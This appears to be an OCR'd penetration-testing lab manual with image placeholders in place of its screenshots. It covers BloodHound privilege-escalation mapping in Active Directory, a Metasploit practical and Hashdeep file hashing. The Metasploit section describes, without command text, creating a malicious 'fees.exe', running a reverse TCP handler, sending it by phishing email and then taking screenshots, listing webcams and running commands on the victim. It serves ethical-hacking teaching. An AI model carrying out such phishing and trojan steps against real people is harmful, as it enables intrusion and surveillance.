
BloodHound is a popular tool used for mapping and analyzing Active Directory (AD) infrastructure, which can be used to identify privilege escalation paths in a network. Privilege escalation is the process of obtaining higher levels of access to a system or network than what is typically allowed. BloodHound can help identify vulnerabilities and misconfigurations in AD that could allow for privilege escalation.


**Collect data:** First, you need to collect data about the AD infrastructure, including information about users, groups, computers, and permissions. You can use BloodHound to query AD and collect this data.


**Analyze data:** Next, you need to analyze the data to identify potential privilege escalation paths. BloodHound can help you visualize relationships between users, groups, and computers, and identify paths that could lead to elevated privileges.





**Exploit vulnerabilities:** Once you have identified potential privilege escalation paths, you can attempt to exploit vulnerabilities or misconfigurations to gain higher levels of access. For example, you might be able to use a compromised account to escalate privileges or exploit a misconfigured permission to gain access to sensitive data.







**Escalate privileges:** If you are able to successfully exploit a vulnerability, you can escalate your privileges to gain higher levels of access to the network.




BloodHound
Search for a node
MemberOf
DOMAIN ADMINS@TESTLAB.LOCAL
Raw Query


BloodHound
Search for a node
Database Info
Node Info
Analysis
Pre-Built Analytics Queries
Domain Information
Find all Domain Admins
Map Domain Trusts
Find Computers with Unsupported Operating Systems
Dangerous Privileges
Find Principals with DCSync Rights
Users with Foreign Domain Group Membership
Groups with Foreign Domain Group Membership
Find Computers where Domain Users are Local Admin
Find Computers where Domain Users can read LAPS passwords
Find All Paths from Domain Users to High Value Targets
Find Workstations where Domain Users can RDP
Find Servers where Domain Users can RDP
Find Dangerous Privileges for Domain Users Groups
Find Domain Admin Logons to non-Domain Controllers
Kerberos Interaction
GenericAll
DCSync
DCSync
TESTLAB.LOCAL
Raw Query


# Practical – 9

## Metasploit

Metasploit is an open-source framework used for penetration testing and vulnerability assessment. It is included in Kali Linux, which is a popular Linux distribution used for ethical hacking and penetration testing.

Metasploit is designed to automate and streamline the process of testing for security vulnerabilities and exploiting them. It provides a comprehensive collection of exploits, payloads, and auxiliary modules that can be used to test the security of different systems and applications.

For performing the attack we need to test that both the virtual machines are connected to a network and reply to each other's pings.

In order to do that first change each virtual machines network settings in the virtual box such that they are connected to a NAT Network in the first Adapter (for same internal network) and NAT (for the provision of internet) to the second network.

## Using Msfvenom to Make a Malicious EXE:

The following are various options under msfvenom:


Let us create a malicious Windows executable file named "fees.exe" and serve it from a malicious Web server.

## Launching Msfconsole

Different Commands Available


We will be using Module Command

## Starting a Command and Control (C&C) Server:

Metasploit starts a "reverse TCP handler", as shown below.

## Sending out the malicious link via Phishing Email:


We use the SET Toolkit in order to send out our malicious email using the Mass Mailer Attack:




We now own the target. The following meterpreter session displays on the attacker's screen:

The Metasploit shell is running inside the "fees.exe" process. If the user closes that process, or logs off, the connection will be lost. To become more persistent, we'll migrate to a process that will last longer by the migrate command. Our trojan has been successfully implanted!

**We have now access to the target system**




**We can take a Screenshot of target Computer**

## List of Webcam


## Execute command in Target System

# Practical: 10


## Tool: Hashdeep

## How to open Hashdeep on Kali linux

## Application -> Forensic -> Hashdeep





## Hashdeep Help Command





**To Perform Hashdeep we are creating two dummy file that we will be using:**


- **To generate the hash of file**
- **To Find the File Integrity**
- **To compare the Hash of the Two file**




**Trial File Contains**




**Another Trial File Contains**





## Generating Hash for the Trial File

**And Storing the output in hash.txt**

**So the output contains the**

- **Size**
- **MD5 Hash**
- **SHA256 Hash**
- **FileName (Generally the path of the file)**



